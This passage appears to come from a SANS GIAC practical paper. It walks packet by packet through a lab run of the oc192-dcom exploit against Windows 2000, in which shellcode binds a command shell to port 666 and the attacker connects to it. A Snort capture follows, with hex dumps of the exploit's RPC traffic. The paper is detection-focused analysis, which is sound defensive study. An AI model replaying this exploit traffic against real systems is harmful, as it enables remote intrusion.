Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1051 (1051), Seq:
3482983606, Ack: 452065448, Len: 0

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 28 00 7d 40 00 80 06 dd 7e 0a 64 04 06 0a 64   .(.}@....~.d...d
0020  04 07 00 87 04 1b cf 9a 1c b6 1a f1 f8 a8 50 10   ..............P.
0030  44 70 4a 03 00 00 00 00 00 00 00 00              DpJ.........
```

****

Packet 9: The exploit complete, the attacker begins a graceful teardown of the TCP connection with a FIN-ACK (Note: this step is still part of the code, and requires no manual intervention from the would-be attacker). At this point, on the victim machine, the shellcode, running with administrator rights, has instructed the machine to open up a port listening on TCP 666. This fact will be exploited further beginning at Packet 13.

```
Frame 37 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1051 (1051), Dst Port: epmap (135), Seq:
452065448, Ack: 3482983606, Len: 0
    Source port: 1051 (1051)
    Destination port: epmap (135)
    Sequence number: 452065448
    Acknowledgement number: 3482983606
    Header length: 20 bytes
    Flags: 0x0011 (FIN, ACK)
    Window size: 17460
    Checksum: 0x4a3e (correct)

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 28 02 7b 40 00 80 06 db 80 0a 64 04 07 0a 64   .(.{@......d...d
0020  04 06 04 1b 00 87 1a f1 f8 a8 cf 9a 1c b6 50 11   ..............P.
0030  44 34 4a 3e 00 00 00 00 00 00 00 00              D4J>........
```

****

Packet 10: The victim acknowledges the FIN-ACK packet from the attacker with an ACK, as expected.

```
Frame 38 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1051 (1051), Seq:
3482983606, Ack: 452065449, Len: 0
    Source port: epmap (135)
    Destination port: 1051 (1051)
    Sequence number: 3482983606
    Acknowledgement number: 452065449
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
    Window size: 17520
    Checksum: 0x4a02 (correct)

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 28 00 7e 40 00 80 06 dd 7d 0a 64 04 06 0a 64   .(.~@....}.d...d
0020  04 07 00 87 04 1b cf 9a 1c b6 1a f1 f8 a9 50 10   ..............P.
0030  44 70 4a 02 00 00 00 00 00 00 00 00              DpJ.........
```

****

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

Packet 11: Continuing the graceful teardown of the connection, the victim sends a FIN-ACK to the attacker.

```
Frame 39 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1051 (1051), Seq:
3482983606, Ack: 452065449, Len: 0
    Source port: epmap (135)
    Destination port: 1051 (1051)
    Sequence number: 3482983606
    Acknowledgement number: 452065449
    Header length: 20 bytes
    Flags: 0x0011 (FIN, ACK)
    Window size: 17520
    Checksum: 0x4a01 (correct)

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 28 00 7f 40 00 80 06 dd 7c 0a 64 04 06 0a 64   .(..@....|.d...d
0020  04 07 00 87 04 1b cf 9a 1c b6 1a f1 f8 a9 50 11   ..............P.
0030  44 70 4a 01 00 00 00 00 00 00 00 00               DpJ.........
```

****

Packet 12: The attacker acknowledges the FIN-ACK packet from the victim, thereby completing the connection teardown.

```
Frame 40 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1051 (1051), Dst Port: epmap (135), Seq:
452065449, Ack: 3482983607, Len: 0
    Source port: 1051 (1051)
    Destination port: epmap (135)
    Sequence number: 452065449
    Acknowledgement number: 3482983607
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
    Window size: 17460
    Checksum: 0x4a3d (correct)

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 28 02 7c 40 00 80 06 db 7f 0a 64 04 07 0a 64   .(.|@......d...d
0020  04 06 04 1b 00 87 1a f1 f8 a9 cf 9a 1c b7 50 10   ..............P.
0030  44 34 4a 3d 00 00 00 00 00 00 00 00               D4J=........
```

****

Packet 13: The attacker initiates a new TCP connection with a SYN to port 666 on the victim, the backdoor left open by the exploit. The exploit code has a command shell bound to this listening port, so that upon a successful TCP connection, the command shell will be sent to an attacker. Note that this is a new connection, as the attacker is using a new source port, 1052.

```
Frame 41 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1052 (1052), Dst Port: doom (666), Seq:
452378374, Ack: 0, Len: 0
    Source port: 1052 (1052)
    Destination port: doom (666)
    Sequence number: 452378374
    Header length: 28 bytes
    Flags: 0x0002 (SYN)
    Window size: 16384
    Checksum: 0x4598 (correct)
    Options: (8 bytes)
        Maximum segment size: 1460 bytes
        NOP
        NOP
        SACK permitted
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 30 02 7d 40 00 80 06 db 76 0a 64 04 07 0a 64   .0.}@....v.d...d
0020  04 06 04 1c 02 9a 1a f6 bf 06 00 00 00 00 70 02   ..............p.
0030  40 00 45 98 00 00 02 04 05 b4 01 01 04 02         @.E...........
```

```
*********************************************************************************************************
```

Packet 14: The victim responds with a SYN-ACK.

```
Frame 42 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: doom (666), Dst Port: 1052 (1052), Seq:
3483308593, Ack: 452378375, Len: 0
    Source port: doom (666)
    Destination port: 1052 (1052)
    Sequence number: 3483308593
    Acknowledgement number: 452378375
    Header length: 28 bytes
    Flags: 0x0012 (SYN, ACK)
    Window size: 17520
    Checksum: 0x5f46 (correct)
    Options: (8 bytes)
        Maximum segment size: 1460 bytes
        NOP
        NOP
        SACK permitted

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 30 00 80 40 00 80 06 dd 73 0a 64 04 06 0a 64   .0..@....s.d...d
0020  04 07 02 9a 04 1c cf 9f 12 31 1a f6 bf 07 70 12   .........1....p.
0030  44 70 5f 46 00 00 02 04 05 b4 01 01 04 02         Dp_F..........
```

```
*********************************************************************************************************
```


Packet 15: The attacker responds with an ACK, completing the three-way handshake.

```
Frame 43 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1052 (1052), Dst Port: doom (666), Seq:
452378375, Ack: 3483308594, Len: 0
    Source port: 1052 (1052)
    Destination port: doom (666)
    Sequence number: 452378375
    Acknowledgement number: 3483308594
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
    Window size: 17520
    Checksum: 0x8c0a (correct)

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 28 02 7e 40 00 80 06 db 7d 0a 64 04 07 0a 64   .(.~@....}.d...d
0020  04 06 04 1c 02 9a 1a f6 bf 07 cf 9f 12 32 50 10   .............2P.
0030  44 70 8c 0a 00 00 00 00 00 00 00 00               Dp..........
```

```
*********************************************************************************************************
```

Packet 16: With the TCP connection established, the victim pushes a command shell to the attacker, as the malicious shellcode instructs. The beginning of the banner can be seen in the payload.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>
```

```
Frame 44 (96 bytes on wire, 96 bytes captured)
Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: doom (666), Dst Port: 1052 (1052), Seq:
3483308594, Ack: 452378375, Len: 42
    Source port: doom (666)
    Destination port: 1052 (1052)
    Sequence number: 3483308594
    Next sequence number: 3483308636
    Acknowledgement number: 452378375
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
    Window size: 17520
    Checksum: 0xc251 (correct)

Data (42 bytes)

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 52 00 81 40 00 80 06 dd 50 0a 64 04 06 0a 64   .R..@....P.d...d
0020  04 07 02 9a 04 1c cf 9f 12 32 1a f6 bf 07 50 18   .........2....P.
0030  44 70 c2 51 00 00 4d 69 63 72 6f 73 6f 66 74 20   Dp.Q..Microsoft 
0040  57 69 6e 64 6f 77 73 20 32 30 30 30 20 5b 56 65   Windows 2000 [Ve
0050  72 73 69 6f 6e 20 35 2e 30 30 2e 32 31 39 35 5d   rsion 5.00.2195]
```

****

Packet 17: The attacker acknowledges the packet with an ACK.

```
Frame 45 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1052 (1052), Dst Port: doom (666), Seq:
452378375, Ack: 3483308636, Len: 0
    Source port: 1052 (1052)
    Destination port: doom (666)
    Sequence number: 452378375
    Acknowledgement number: 3483308636
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
    Window size: 17478
    Checksum: 0x8c0a (correct)

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 28 02 7f 40 00 80 06 db 7c 0a 64 04 07 0a 64   .(..@....|.d...d
0020  04 06 04 1c 02 9a 1a f6 bf 07 cf 9f 12 5c 50 10   .............\P.
0030  44 46 8c 0a 00 00 00 00 00 00 00 00               DF..........
```

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

```
******************************************************************************************
```

Packet 18: The victim continues to "shovel the shell" to the attacker. The payload shows the actual command prompt sent to the attacker. At this point, the attacker sees the command prompt within his own command prompt window, a "shell within a shell". Note that the exploit drops the attacker into the **C:\WINNT\system32** directory, where the "brains" of the operating system reside: system files, executables, dynamic link libraries, etc.

```
Frame 46 (117 bytes on wire, 117 bytes captured)
Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: doom (666), Dst Port: 1052 (1052), Seq:
3483308636, Ack: 452378375, Len: 63
    Source port: doom (666)
    Destination port: 1052 (1052)
    Sequence number: 3483308636
    Next sequence number: 3483308699
    Acknowledgement number: 452378375
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
    Window size: 17520
    Checksum: 0x3467 (correct)

Data (63 bytes)

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 67 00 82 40 00 80 06 dd 3a 0a 64 04 06 0a 64   .g..@....:.d...d
0020  04 07 02 9a 04 1c cf 9f 12 5c 1a f6 bf 07 50 18   .........\....P.
0030  44 70 34 67 00 00 0d 0a 28 43 29 20 43 6f 70 79   Dp4g....(C) Copy
0040  72 69 67 68 74 20 31 39 38 35 2d 31 39 39 39 20   right 1985-1999
0050  4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 2e 0d   Microsoft Corp..
0060  0a 0d 0a 43 3a 5c 57 49 4e 4e 54 5c 73 79 73 74   ...C:\WINNT\syst
0070  65 6d 33 32 3e                                    em32>
******************************************************************************************
```

Snort Session of Manual oc192-dcom Exploit

```
[root@localhost snort-2.0.0]# snort -vdeX -l /var/log/snort -c /usr/local/snort-
2.0.0/etc/snort.conf
Running in IDS mode
Log directory = /var/log/snort

Initializing Network Interface eth0

        --== Initializing Snort ==--
Initializing Output Plugins!
Decoding Ethernet on interface eth0
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file /usr/local/snort-2.0.0/etc/snort.conf

+++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
No arguments to frag2 directive, setting defaults to:
    Fragment timeout: 60 seconds
    Fragment memory cap: 4194304 bytes
    Fragment min_ttl:   0
    Fragment ttl_limit: 5
    Fragment Problems: 0
    Self preservation threshold: 500
    Self preservation period: 90
    Suspend threshold: 1000
    Suspend period: 30
Stream4 config:
    Stateful inspection: ACTIVE
    Session statistics: INACTIVE
    Session timeout: 30 seconds
    Session memory cap: 8388608 bytes
    State alerts: INACTIVE
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    Evasion alerts: INACTIVE
    Scan alerts: ACTIVE
    Log Flushed Streams: INACTIVE
    MinTTL: 1
    TTL Limit: 5
    Async Link: 0
    State Protection: 0
    Self preservation threshold: 50
    Self preservation period: 90
    Suspend threshold: 200
    Suspend period: 30
Stream4_reassemble config:
    Server reassembly: INACTIVE
    Client reassembly: ACTIVE
    Reassembler alerts: ACTIVE
    Ports: 21 23 25 53 80 110 111 143 513 1433
    Emergency Ports: 21 23 25 53 80 110 111 143 513 1433
http_decode arguments:
    Unicode decoding
    IIS alternate Unicode decoding
    IIS double encoding vuln
    Flip backslash to slash
    Include additional whitespace separators
    Ports to decode http on: 80
rpc_decode arguments:
    Ports to decode RPC on: 111 32771
    alert_fragments: INACTIVE
    alert_large_fragments: ACTIVE
    alert_incomplete: ACTIVE
    alert_multiple_requests: ACTIVE
telnet_decode arguments:
    Ports to decode telnet on: 21 23 25 119
1548 Snort rules read...
1548 Option Chains linked into 186 Chain Headers
0 Dynamic rules
+++++++++++++++++++++++++++++++++++++++++++++++++++

Rule application order: ->activation->dynamic->alert->pass->log

        --== Initialization Complete ==--

-*> Snort! <*-
Version 2.0.0 (Build 72)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
12/05-08:16:51.218921 0:B0:D0:18:A0:4F -> FF:FF:FF:FF:FF:FF type:0x800 len:0xF3
10.100.4.6:138 -> 10.100.4.255:138 UDP TTL:128 TOS:0x0 ID:20954 IpLen:20 DgmLen:
229
Len: 201
0x0000: FF FF FF FF FF FF 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 E5 51 DA 00 00 80 11 CA 61 0A 64 04 06 0A 64  ..Q......a.d...d
0x0020: 04 FF 00 8A 00 8A 00 D1 64 C1 11 02 FF 86 0A 64  ........d......d
0x0030: 04 06 00 8A 00 BB 00 00 20 45 42 45 44 46 44 44  ........ EBEDFDD
0x0040: 43 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43  CCACACACACACACAC
0x0050: 41 43 41 43 41 43 41 43 41 00 20 46 48 45 50 46  ACACACACA. FHEPF
0x0060: 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43  CELEHFCEPFFFACAC
0x0070: 41 43 41 43 41 43 41 43 41 42 4E 00 FF 53 4D 42  ACACACACABN..SMB
0x0080: 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  %...............
0x0090: 00 00 00 00 00 00 00 00 00 00 00 11 00 00 21  ...............!
0x00A0: 00 00 00 00 00 00 00 00 00 00 E8 03 00 00 00 00  ................
0x00B0: 00 00 00 21 00 56 00 03 00 01 00 00 00 02 00 32  ...!.V.........2
0x00C0: 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53  .\MAILSLOT\BROWS
0x00D0: 45 00 01 00 80 FC 0A 00 41 43 53 32 00 00 00 00  E.......ACS2....
0x00E0: 00 00 00 00 00 00 00 00 05 00 03 10 03 00 0F 01  ................
0x00F0: 55 AA 00                                         U..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:16:56.378461 0:B0:D0:18:9B:85 -> FF:FF:FF:FF:FF:FF type:0x800 len:0xF7
10.100.4.7:138 -> 10.100.4.255:138 UDP TTL:128 TOS:0x0 ID:47688 IpLen:20 DgmLen:
233
Len: 205
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0000: FF FF FF FF FF FF 00 B0 D0 18 9B 85 08 00 45 00  ..............E.
0x0010: 00 E9 BA 48 00 00 80 11 61 EE 0A 64 04 07 0A 64  ...H....a..d...d
0x0020: 04 FF 00 8A 00 8A 00 D5 EC C0 11 02 AD 8A 0A 64  ...............d
0x0030: 04 07 00 8A 00 BF 00 00 20 45 42 45 44 46 44 44  ........ EBEDFDD
0x0040: 44 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43  DCACACACACACACAC
0x0050: 41 43 41 43 41 43 41 41 41 00 20 41 42 41 43 46  ACACACAAA. ABACF
0x0060: 50 46 50 45 4E 46 44 45 43 46 43 45 50 46 48 46  PFPENFDECFCEPFHF
0x0070: 44 45 46 46 50 46 50 41 43 41 42 00 FF 53 4D 42  DEFFPFPACAB..SMB
0x0080: 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  %...............
0x0090: 00 00 00 00 00 00 00 00 00 00 00 11 00 00 25  ...............%
0x00A0: 00 00 00 00 00 00 00 00 00 E8 03 00 00 00 00 00  ................
0x00B0: 00 00 00 25 00 56 00 03 00 01 00 01 00 02 00 36  ...%.V.........6
0x00C0: 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53  .\MAILSLOT\BROWS
0x00D0: 45 00 0C 00 A0 BB 0D 00 57 4F 52 4B 47 52 4F 55  E.......WORKGROU
0x00E0: 50 00 01 00 00 00 00 00 03 0A 00 10 00 80 00 FF  P...............
0x00F0: 4E 01 41 43 53 33 00                             N.ACS3.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.323957 ARP who-has 10.100.4.6 tell 10.100.4.7

12/05-08:17:39.324117 ARP reply 10.100.4.6 is-at 0:B0:D0:18:A0:4F

12/05-08:17:39.324222 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3E
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47869 IpLen:20 DgmLen:4
8 DF
******S* Seq: 0x50AE8D4D  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 30 BA FD 40 00 80 06 22 F6 0A 64 04 07 0A 64  .0..@..."..d...d
0x0020: 04 06 05 7B 00 87 50 AE 8D 4D 00 00 00 00 70 02  ...{..P..M....p.
0x0030: 40 00 42 4D 00 00 02 04 05 B4 01 01 04 02        @.BM..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.324402 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x3E
10.100.4.6:135 -> 10.100.4.7:1403 TCP TTL:128 TOS:0x0 ID:20956 IpLen:20 DgmLen:4
8 DF
***A**S* Seq: 0x91EF3EA4  Ack: 0x50AE8D4E  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ..........O..E.
0x0010: 00 30 51 DC 40 00 80 06 8C 17 0A 64 04 06 0A 64  .0Q.@......d...d
0x0020: 04 07 00 87 05 7B 91 EF 3E A4 50 AE 8D 4E 70 12  .....{..>.P..Np.
0x0030: 44 70 6D 38 00 00 02 04 05 B4 01 01 04 02        Dpm8..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.324535 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47870 IpLen:20 DgmLen:4
0 DF
***A**** Seq: 0x50AE8D4E  Ack: 0x91EF3EA5  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 28 BA FE 40 00 80 06 22 FD 0A 64 04 07 0A 64  .(..@..."..d...d
0x0020: 04 06 05 7B 00 87 50 AE 8D 4E 91 EF 3E A5 50 10  ...{..P..N..>.P.
0x0030: 44 70 99 FC 00 00 00 00 00 00 00 00              Dp..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.325457 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x7E
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47871 IpLen:20 DgmLen:1
12 DF
***AP*** Seq: 0x50AE8D4E  Ack: 0x91EF3EA5  Win: 0x4470  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 00 70 BA FF 40 00 80 06 22 B4 0A 64 04 07 0A 64  .p..@..."..d...d
0x0020: 04 06 05 7B 00 87 50 AE 8D 4E 91 EF 3E A5 50 18  ...{..P..N..>.P.
0x0030: 44 70 50 C3 00 00 05 00 0B 03 10 00 00 00 48 00  DpP...........H.
0x0040: 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00  ................
0x0050: 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00  ................
0x0060: 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C  .....F.....]....
0x0070: C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00        ......+.H`....
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.329515 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x72
10.100.4.6:135 -> 10.100.4.7:1403 TCP TTL:128 TOS:0x0 ID:20957 IpLen:20 DgmLen:1
00 DF
***AP*** Seq: 0x91EF3EA5  Ack: 0x50AE8D96  Win: 0x4428  TcpLen: 20
0x0000: 00 B0 D0 18 9B 85 00 B0 D0 18 A0 4F 08 00 45 00  ...........O..E.
0x0010: 00 64 51 DD 40 00 80 06 8B E2 0A 64 04 06 0A 64  .dQ.@......d...d
0x0020: 04 07 00 87 05 7B 91 EF 3E A5 50 AE 8D 96 50 18  .....{..>.P...P.
0x0030: 44 28 43 90 00 00 05 00 0C 03 10 00 00 00 3C 00  D(C...........<.
0x0040: 00 00 7F 00 00 00 D0 16 D0 16 10 54 00 00 04 00  ...........T....
0x0050: 31 33 35 00 00 00 01 00 00 00 00 00 00 00 04 5D  135............]
0x0060: 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00  ..........+.H`..
0x0070: 00 00                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/05-08:17:39.330989 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x5EA
10.100.4.7:1403 -> 10.100.4.6:135 TCP TTL:128 TOS:0x0 ID:47872 IpLen:20 DgmLen:1
500 DF
***A**** Seq: 0x50AE8D96  Ack: 0x91EF3EE1  Win: 0x4434  TcpLen: 20
0x0000: 00 B0 D0 18 A0 4F 00 B0 D0 18 9B 85 08 00 45 00  .....O........E.
0x0010: 05 DC BB 00 40 00 80 06 1D 47 0A 64 04 07 0A 64  ....@....G.d...d
0x0020: 04 06 05 7B 00 87 50 AE 8D 96 91 EF 3E E1 50 10  ...{..P.....>.P.
0x0030: 44 34 45 C4 00 00 05 00 00 03 10 00 00 00 A8 06  D4E.............
0x0040: 00 00 E5 00 00 00 90 06 00 00 01 00 04 00 05 00  ................
0x0050: 06 00 01 00 00 00 00 00 00 00 32 24 58 FD CC 45  ..........2$X..E
0x0060: 64 49 B0 70 DD AE 74 2C 96 D2 60 5E 0D 00 01 00  dI.p..t,..`^....
0x0070: 00 00 00 00 00 00 70 5E 0D 00 02 00 00 00 7C 5E  ......p^......|^
0x0080: 0D 00 00 00 00 00 10 00 00 00 80 96 F1 F1 2A 4D  ..............*M
0x0090: CE 11 A6 6A 00 20 AF 6E 72 F4 0C 00 00 00 4D 41  ...j. .nr.....MA
0x00A0: 52 42 01 00 00 00 00 00 00 00 0D F0 AD BA 00 00  RB..............
0x00B0: 00 00 A8 F4 0B 00 20 06 00 00 20 06 00 00 4D 45  ...... ... ...ME
0x00C0: 4F 57 04 00 00 00 A2 01 00 00 00 00 00 00 C0 00  OW..............
0x00D0: 00 00 00 00 00 46 38 03 00 00 00 00 00 00 C0 00  .....F8.........
0x00E0: 00 00 00 00 00 46 00 00 00 00 F0 05 00 00 E8 05  .....F..........
0x00F0: 00 00 00 00 00 00 01 10 08 00 CC CC CC CC C8 00  ................
0x0100: 00 00 4D 45 4F 57 E8 05 00 00 D8 00 00 00 00 00  ..MEOW..........
0x0110: 00 00 02 00 00 00 07 00 00 00 00 00 00 00 00 00  ................
0x0120: 00 00 00 00 00 00 00 00 00 00 00 C4 28 CD 00 64 29  ...........(..d)
0x0130: CD 00 00 00 00 00 07 00 00 00 B9 01 00 00 00 00  ................
0x0140: 00 00 C0 00 00 00 00 00 00 46 AB 01 00 00 00 00  .........F......
0x0150: 00 00 C0 00 00 00 00 00 00 46 A5 01 00 00 00 00  .........F......
0x0160: 00 00 C0 00 00 00 00 00 00 46 A6 01 00 00 00 00  .........F......
0x0170: 00 00 C0 00 00 00 00 00 00 46 A4 01 00 00 00 00  .........F......
0x0180: 00 00 C0 00 00 00 00 00 00 46 AD 01 00 00 00 00  .........F......
0x0190: 00 00 C0 00 00 00 00 00 00 46 AA 01 00 00 00 00  .........F......
0x01A0: 00 00 C0 00 00 00 00 00 00 46 07 00 00 00 60 00  .........F....`.
0x01B0: 00 00 58 00 00 00 90 00 00 00 40 00 00 00 20 00  ..X.......@... .
